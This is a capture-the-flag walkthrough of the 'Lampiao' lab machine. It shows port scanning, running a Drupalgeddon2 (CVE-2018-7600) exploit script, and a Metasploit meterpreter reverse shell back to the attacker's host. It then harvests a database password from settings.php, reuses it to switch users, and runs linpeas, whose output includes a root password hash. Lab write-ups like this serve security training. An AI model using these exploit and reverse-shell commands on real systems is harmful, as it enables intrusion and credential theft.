

OS :

IP : 192.168.215.48

Web Server : drupal 7

Programming : PHP

Rustscan :

```
(root@kali)-[~/vulnhub/lampiao]
```

```
# rustscan -a 192.168.215.48 -r 0-65535 -- -A -sC -sV -vvv
```

PORT	STATE	SERVICE	REASON	VERSION
------	-------	---------	--------	---------

22/tcp	open	ssh	syn-ack	OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
--------	------	-----	---------	--

| ssh-hostkey:

| 1024 46:b1:99:60:7d:81:69:3c:ae:1f:c7:ff:c3:66:e3:10 (DSA)

| ssh-dss

AAAAB3NzaC1kc3MAAACBAKeg3YDejLMII2nywaeS2HFxd09ak99X7NdFEfHDe/Fng3Uw
A+gQjhQZ03h09BWB45SfR2EiHLWQ4cN8NN+8bajVwsLwItjKNis+mVMI4Jd8HFMV064c
uzcB+xbikI8jzV1GIN4GcliFo+luxym7exJvHgKcLpL1rNVZjzYxPhofAAAAFQCKP3vJ
9wD7JSGsDao7IA97RPWR0wAAAIAOFHw5FJFFG3bpKsmzhluq0dj1VdltQ51Wd3lqWFto
Sncq14ZWMunQhHkKt+KLuPIccv1XmqJrbP9HEWe2E8hl4oT3R7vzbEB/nvVILX3y68TR
2/o0Iu5JMgy4uyXMVFFbdpZ3c0v4+fDbn7Yy9shhE+T144Utr0WvHHGvcged4QAAIEA
mqW1JA1Dj7CjHW64mRG+7uDNvb8InZplGWMVd0JINWgr1is4gRDnwlDXukIDSA71cTkS
3Al6mMCu0nftLqxZKodcIeuGuKBWihSTKN3/pzVrFj0i0fUQK7lH3pHzR6DxpOLOVLMs
P4q0Ga6CBG9R4UREUSFZ+j6mVSPgo+tU9do=

| 2048 f3:e8:88:f2:2d:d0:b2:54:0b:9c:ad:61:33:59:55:93 (RSA)

| ssh-rsa

AAAAB3NzaC1yc2EAAAADAQABAAQACohkf0Lq15Q9/2RQx+I7+nJJ9hZfi+p0nYiwki
a9NTSQtLbQZ09JUGvfxRE3pYke/zu9TNCIcKCSdVuIg7VCIjvyyXlxIfhGm1KDIxa4yVS
YY6nlp0PlNe/eMJu0eHmCu1/RZR+QMml40v/DD7tBNARreXZtxgGG1cUp/51ad31Vx0W
0xZ8mteMAqyBYRmGPcE5EMFhB7iis8TGr5ZNvEq246RRG9yzDECYd0cGu0CaWdBn1C09
VKsr393RSEAY7dYDqDXssvA9Dw810qkek590mLXBS0WFgnjxpfbmdfvbDsm9WQ2jTMgq
6NTp6yYYLYoxxc4kkwJDg00LD75gN6+Z

| 256 ce:63:2a:f7:53:6e:46:e2:ae:81:e3:ff:b7:16:f4:52 (ECDSA)

| ecdsa-sha2-nistp256

AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJgCFIaCKti2RYMo
5AGFAE91s78Z0eBZp4I+MlPV2Sw9oTZaTTbGBELLKpsHHAs0mw1rUm36GxzU4F1oU57n
BcE=

| 256 c6:55:ca:07:37:65:e3:06:c1:d6:5b:77:dc:23:df:cc (ED25519)

[illegible]


[illegible]

```


SF:x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
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SF:|\_ __,_\|\_ \|\x20\|\_ \|");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```


Port 80 --> HTTP



Port 1898 --> HTTP



We can see there is drupal 7 are present



we search for drupal 7 exploit

<pre>(root@kali)-[~] # searchsploit drupal 7</pre>	
Exploit Title	Path
Drupal 4.0 - News Message HTML Injection	php/webapps/21863.txt
Drupal 4.1/4.2 - Cross-Site Scripting	php/webapps/22940.txt
Drupal 4.5.3 < 4.6.1 - Comments PHP Injection	php/webapps/1088.pl
Drupal 4.7 - 'Attachment_mod_mine' Remote Command Execution	php/webapps/1821.php
Drupal 4.x - URL-Encoded Input HTML Injection	php/webapps/2020.txt
Drupal 5.2 - PHP Zend Hash ation Vector	php/webapps/4510.txt
Drupal 5.21/6.16 - Denial of Service	php/dos/10826.sh
Drupal 6.15 - Multiple Persistent Cross Site Scripting Vulnerabilities	php/webapps/11060.txt
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Add Admin User)	php/webapps/34992.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Admin Session)	php/webapps/44355.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (1)	php/webapps/34984.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (2)	php/webapps/34993.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Remote Code Execution)	php/webapps/35150.php
Drupal 7.12 - Multiple Vulnerabilities	php/webapps/18564.txt
Drupal 7.x Module Services - Remote Code Execution	php/webapps/41564.php
Drupal < 4.7.6 - Post Comments Remote Command Execution	php/webapps/3313.pl
Drupal < 5.1 - Post Comments Remote Command Execution	php/webapps/3312.pl
Drupal < 5.22/6.16 - Multiple Vulnerabilities	php/webapps/3306.txt
Drupal < 7.34 - Denial of Service	php/dos/35415.txt
Drupal < 7.34 - Denial of Service	php/dos/35415.txt
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code (Metasploit)	php/webapps/4455.rb
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code Execution (PoC)	php/webapps/44542.txt
Drupal < 7.58 / < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution	php/webapps/44449.rb
Drupal < 7.58 / < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution	php/webapps/44449.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (Metasploit)	php/remote/44482.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (Metasploit)	php/remote/44482.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (PoC)	php/webapps/44448.py
Drupal < 8.5.11 / < 8.6.10 - RESTful Web Services unserialize() Remote Command Execution (Metasploit)	php/remote/46510.rb
Drupal < 8.6.10 / < 8.5.11 - REST Module Remote Code Execution	php/webapps/46452.txt
Drupal < 8.6.10 / < 8.5.11 - REST Module Remote Code Execution	php/webapps/46452.txt
Drupal < 8.6.9 - REST Module Remote Code Execution	php/webapps/46459.py
Drupal avatar_uploader v7.x-1.0-beta8 - Arbitrary File Disclosure	php/webapps/44501.txt
Drupal avatar_uploader v7.x-1.0-beta8 - Cross Site Scripting (XSS)	php/webapps/50841.txt
Drupal Module Ajax Checklist 5.x-1.0 - Multiple SQL Injections	php/webapps/32415.txt
Drupal Module CAPTCHA - Security Bypass	php/webapps/35335.html

after google we get a two exploits [Github](#)

```
(root@kali)-[~/vulnhub/lampiao/CVE-2018-7600]
# python3 drupa7-CVE-2018-7600.py http://192.168.215.48:1898/

=====
|                DRUPAL 7 ≤ 7.57 REMOTE CODE EXECUTION (CVE-2018-7600)                |
|                by pimps                                                                |
|=====|

[*] Poisoning a form and including it in cache.
[*] Poisoned form ID: form-AvtbnhzcgX570Mle0296v9_AuIfed8ZnX0dD060wGtK
[*] Triggering exploit to execute: id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

```
(root@kali)-[~/vulnhub/lampiao/CVE-2018-7600]
# python3 drupa7-CVE-2018-7600.py http://192.168.215.48:1898/
```

Google Hacking DB

```
|          DRUPAL 7 ≤ 7.57 REMOTE CODE EXECUTION (CVE-2018-7600)          |
|                                by pimps                                |
|_____
```

```
[*] Poisoning a form and including it in cache.
[*] Poisoned form ID: form-o80MtXygKNIQnGK5Uz3THWkKXhWh2EsLQ2FB0BUEqFI
[*] Triggering exploit to execute: ls
CHANGELOG.txt
COPYRIGHT.txt
INSTALL.mysql.txt
INSTALL.pgsql.txt
INSTALL.sqlite.txt
INSTALL.txt
LICENSE.txt
LuizGonzaga-LampiaoFalou.mp3
MAINTAINERS.txt
README.txt
UPGRADE.txt
audio.m4a
authorize.php
cron.php
includes
index.php
install.php
lampiao.jpg
misc
modules
profiles
qrc.png
robots.txt
scripts
sites
themes
update.php
web.config
xmlrpc.php
```

Home

User login

Username *

Password *

• Create new account

• Request new password

Log in

Lamp
Submit

LAMP
DO

Para um
vida se

First an

Submitted

Just testing

LuizGonz

Node 2 is

```
(root@kali)-[~/vulnhub/lampiao/CVE-2018-7600]
# python3 drupa7-CVE-2018-7600.py http://192.168.215.48:1898/ -c whoami
```

vida sende

```
|          DRUPAL 7 ≤ 7.57 REMOTE CODE EXECUTION (CVE-2018-7600)          |
|                                by pimps                                |
|_____
```

```
[*] Poisoning a form and including it in cache.
[*] Poisoned form ID: form-Vbv5-3jKCjYd3DYyEkF4BMAD2BuOLR_cBFxH-knQe-w
[*] Triggering exploit to execute: whoami
www-data
```

First artic

Submitted by

Just testing..

LuizGonzaga

Node 2 is not

Now we have 7.54 version of drupal

```
← → ↻ 🏠 192.168.215.48:1898/CHANGELOG.txt
🐞 Kali Linux 🛠️ Kali Tools 📄 Kali Docs 🗣️ Kali Forums 🔍 Kali NetHunter 🔥 Exploit-DB 🗄️ Google Hacking DB 🛡️ OffSec

Drupal 7.54, 2017-02-01
-----
- Modules are now able to define theme engines (API addition:
  https://www.drupal.org/node/2826480).
- Logging of searches can now be disabled (new option in the administrative
  interface).
- Added menu tree render structure to (pre-)process hooks for theme_menu_tree()
  (API addition: https://www.drupal.org/node/2827134).
- Added new function for determining whether an HTTPS request is being served
  (API addition: https://www.drupal.org/node/2824590).
- Fixed incorrect default value for short and medium date formats on the date
  type configuration page.
- File validation error message is now removed after subsequent upload of valid
  file.
- Numerous bug fixes.
- Numerous API documentation improvements.
- Additional performance improvements.
- Additional automated test coverage.

Drupal 7.53, 2016-12-07
-----
- Fixed drag and drop support on newer Chrome/IE 11+ versions after 7.51 update
  when jQuery is updated to 1.7-1.11.0.

Drupal 7.52, 2016-11-16
-----
- Fixed security issues (multiple vulnerabilities). See SA-CORE-2016-005.

Drupal 7.51, 2016-10-05
-----
- The Update module now also checks for updates to a disabled theme that is
  used as an admin theme.
- Exceptions thrown in dblog_watchdog() are now caught and ignored.
- Clarified the warning that appears when modules are missing or have moved.
- Log messages are now XSS filtered on display.
- Draggable tables now work on touch screen devices.
- Added a setting for allowing double underscores in CSS identifiers
  (https://www.drupal.org/node/2810369).
```

now we have to get shell using MSF

Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code (Metasploit)

```
Drupal < 7.34 - Denial of Service | php/dos/35415.txt
Drupal < 7.34 - Denial of Service | php/dos/35415.txt
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code (Metasploit) | php/webapps/44452.txt
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code Execution (PoC) | php/webapps/44452.txt
Drupal < 7.58 / < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution | php/webapps/44449.txt
Drupal < 7.58 / < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution | php/webapps/44449.txt
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (Metasploit) | php/remote/44482.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (Metasploit) | php/remote/44482.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (PoC) | php/webapps/44448.py
Drupal < 8.5.11 / < 8.6.10 - RESTful Web Services unserialize() Remote Command Execution (Metasploit) | php/remote/46510.rb
Drupal < 8.6.10 / < 8.5.11 - REST Module Remote Code Execution | php/webapps/46452.txt
Drupal < 8.6.10 / < 8.5.11 - REST Module Remote Code Execution | php/webapps/46452.txt
```

msf6 > search drupal 7

Matching Modules

=====

#	Name	Disclosure Date
Rank	Check Description	
-	-	-
0	exploit/unix/webapp/drupal_coder_exec	2016-07-13
excellent	Yes Drupal CODER Module Remote Command Execution	
1	exploit/unix/webapp/drupal_drupalgeddon2	2018-03-28
excellent	Yes Drupal Drupalgeddon 2 Forms API Property Injection	
2	exploit/multi/http/drupal_drupageddon	2014-10-15
excellent	No Drupal HTTP Parameter Key/Value SQL Injection	
3	auxiliary/gather/drupal_openid_xxe	2012-10-17
normal	Yes Drupal OpenID External Entity Injection	
4	exploit/unix/webapp/drupal_restws_exec	2016-07-13
excellent	Yes Drupal RESTWS Module Remote PHP Code Execution	
5	exploit/unix/webapp/drupal_restws_unserialize	2019-02-20
normal	Yes Drupal RESTful Web Services unserialize() RCE	
6	auxiliary/scanner/http/drupal_views_user_enum	2010-07-02
normal	Yes Drupal Views Module Users Enumeration	
7	exploit/unix/webapp/php_xmlrpc_eval	2005-06-29
excellent	Yes PHP XML-RPC Arbitrary Code Execution	

We use exploit no 1 --> exploit/unix/webapp/drupal_drupalgeddon2

```

msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set RHOSTS 192.168.215.48
RHOSTS => 192.168.215.48
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set RPORT 1898
RPORT => 1898
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > show options

Module options (exploit/unix/webapp/drupal_drupalgeddon2):



| Name        | Current Setting | Required | Description                                                                                  |
|-------------|-----------------|----------|----------------------------------------------------------------------------------------------|
| DUMP_OUTPUT | false           | no       | Dump payload command output                                                                  |
| PHP_FUNC    | passthru        | yes      | PHP function to execute                                                                      |
| Proxies     |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]                                 |
| RHOSTS      | 192.168.215.48  | yes      | The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit |
| RPORT       | 1898            | yes      | The target port (TCP)                                                                        |
| SSL         | false           | no       | Negotiate SSL/TLS for outgoing connections                                                   |
| TARGETURI   | /               | yes      | Path to Drupal install                                                                       |
| VHOST       |                 | no       | HTTP server virtual host                                                                     |



Payload options (php/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 10.0.2.18       | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name                      |
|----|---------------------------|
| 0  | Automatic (PHP In-Memory) |



msf6 exploit(unix/webapp/drupal_drupalgeddon2) >

```

and we got the shell

```

msf6 exploit(unix/webapp/drupal_drupalgeddon2) > exploit

[*] Started reverse TCP handler on 10.0.2.18:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set LHOST tun0
LHOST => tun0
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > exploit

[*] Started reverse TCP handler on 192.168.49.215:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Sending stage (39927 bytes) to 192.168.215.48
[*] Meterpreter session 1 opened (192.168.49.215:4444 -> 192.168.215.48:33938) at 2022-10-03 08:22:24 -0400

meterpreter > id
[-] Unknown command: id
meterpreter > getuid
Server username: www-data
meterpreter >

```

For interactive shell

```
meterpreter > shell
```

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

```
www-data@lampiao:/var/www/html$ cd
cd
bash: cd: HOME not set
www-data@lampiao:/var/www/html$ cd /home
cd /home
www-data@lampiao:/home$ ls
ls
tiago
www-data@lampiao:/home$ cd tiago
cd tiago
www-data@lampiao:/home/tiago$ ls
ls
local.txt
www-data@lampiao:/home/tiago$ cat local.txt
cat local.txt
72aaf31f550bfadfa4e1e977c8d43e57
www-data@lampiao:/home/tiago$
```

We got the user.txt

user.txt : 72aaf31f550bfadfa4e1e977c8d43e57

Privilege Escalation

In settings.php file we got the creds

```
www-data@lampiao:/var/www/html/sites/default$ cat settings.php
```

```
* Database configuration format:
* @code
* $databases['default']['default'] = array(
*   'driver' => 'mysql',
*   'database' => 'databasesname',
*   'username' => 'username',
*   'password' => 'password',
*   'host' => 'localhost',
*   'prefix' => '',
* );
* $databases['default']['default'] = array(
*   'driver' => 'pgsql',
*   'database' => 'databasesname',
```

```

*      'username' => 'username',
*      'password' => 'password',
*      'host' => 'localhost',
*      'prefix' => '',
*  );
*  $databases['default']['default'] = array(
*      'driver' => 'sqlite',
*      'database' => '/path/to/databasefilename',
*  );
*  @endcode
*/
$databases = array (
  'default' =>
  array (
    'default' =>
    array (
      'database' => 'drupal',
      'username' => 'drupaluser',
      'password' => 'Virgulino',
      'host' => 'localhost',
      'port' => '',
      'driver' => 'mysql',
      'prefix' => '',
    ),
  ),
);

```

tiago : Virgulino

```

www-data@lampiao:/var/www/html/sites/default$ su tiago
su tiago
Password: Virgulino

tiago@lampiao:/var/www/html/sites/default$ cd
cd
tiago@lampiao:~$ id
id
uid=1000(tiago) gid=1000(tiago) groups=1000(tiago)
tiago@lampiao:~$ █

```

Now we run the linpeas.sh file to get root access hits or path

Superusers

```
root:$6$b1DsHpU9$1.jyQg4uduSokEQ9Jgvo.5WkyUW52zP1XPT/PaA54y4y1ozS0Ww  
rYcYUjfLZkBxx85gU2R0t50pnoR5bDnbJX1:0:0:root:/root:/bin/bash
```

Users with console

```
mysql:x:27:106:MySQL Server:/var/lib/mysql:/bin/bash  
root:$6$b1DsHpU9$1.jyQg4uduSokEQ9Jgvo.5WkyUW52zP1XPT/PaA54y4y1ozS0Ww  
rYcYUjfLZkBxx85gU2R0t50pnoR5bDnbJX1:0:0:root:/root:/bin/bash  
tiago:x:1000:1000:tiago,,,:/home/tiago:/bin/bash
```

Operative system

<https://book.hacktricks.xyz/linux-hardening/privilege-escalation#kernel-exploits>

```
Linux version 4.4.0-31-generic (buildd@lgw01-01) (gcc version 4.8.4  
(Ubuntu 4.8.4-2ubuntu1~14.04.3) ) #50~14.04.1-Ubuntu SMP Wed Jul 13  
01:06:37 UTC 2016
```

Distributor ID: Ubuntu

Description: Ubuntu 14.04.5 LTS

Release: 14.04

Codename: trusty

Sudo version

<https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-version>

Sudo version 1.8.9p5

CVEs Check

Vulnerable to CVE-2021-4034

```
SUID - Check easy privesc, exploits and write perms  
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid  
-rwsr-xr-x 1 root root 39K May 7 2014 /bin/ping  
-rwsr-xr-x 1 root root 43K May 7 2014 /bin/ping6  
-rwsr-xr-x 1 root root 30K May 15 2015 /bin/fusermount  
-rwsr-xr-x 1 root root 87K Sep 2 2015 /bin/mount → Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8  
-rwsr-xr-x 1 root root 35K Jan 26 2016 /bin/su  
-rwsr-xr-x 1 root root 67K Sep 2 2015 /bin/umount → BSD/Linux(08-1996)  
-rwsr-xr-x 1 root root 36K Jan 26 2016 /usr/bin/chsh  
-rwsr-xr-x 1 root root 45K Jan 26 2016 /usr/bin/passwd → Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)  
-rwsr-xr-x 1 root root 154K Aug 27 2015 /usr/bin/sudo → check_if_the_sudo_version_is_vulnerable  
-rwsr-xr-x 1 root root 18K May 7 2014 /usr/bin/traceroute6.iputils  
-rwsr-xr-x 1 root root 44K Jan 26 2016 /usr/bin/chfn → SuSE_9.3/10  
-rwsr-xr-x 1 root root 31K Jan 26 2016 /usr/bin/newgrp → HP-UX_10.20  
-rwsr-xr-x 1 daemon daemon 46K Oct 21 2013 /usr/bin/at → RTu64_UNIX_4.0g(CVE-2002-1614)  
-rwsr-xr-x 1 root root 18K Nov 24 2015 /usr/bin/ptxexec → Linux4.10_to_5.1.17(CVE-2019-13272)/RHEL_6(CVE-2011-1485)  
-rwsr-xr-x 1 root root 72K Oct 21 2013 /usr/bin/mtr  
-rwsr-xr-x 1 root root 65K Jan 26 2016 /usr/bin/gpasswd  
-rwsr-xr-x 1 root root 5.4K Feb 25 2014 /usr/lib/eject/dmccrypt-get-device  
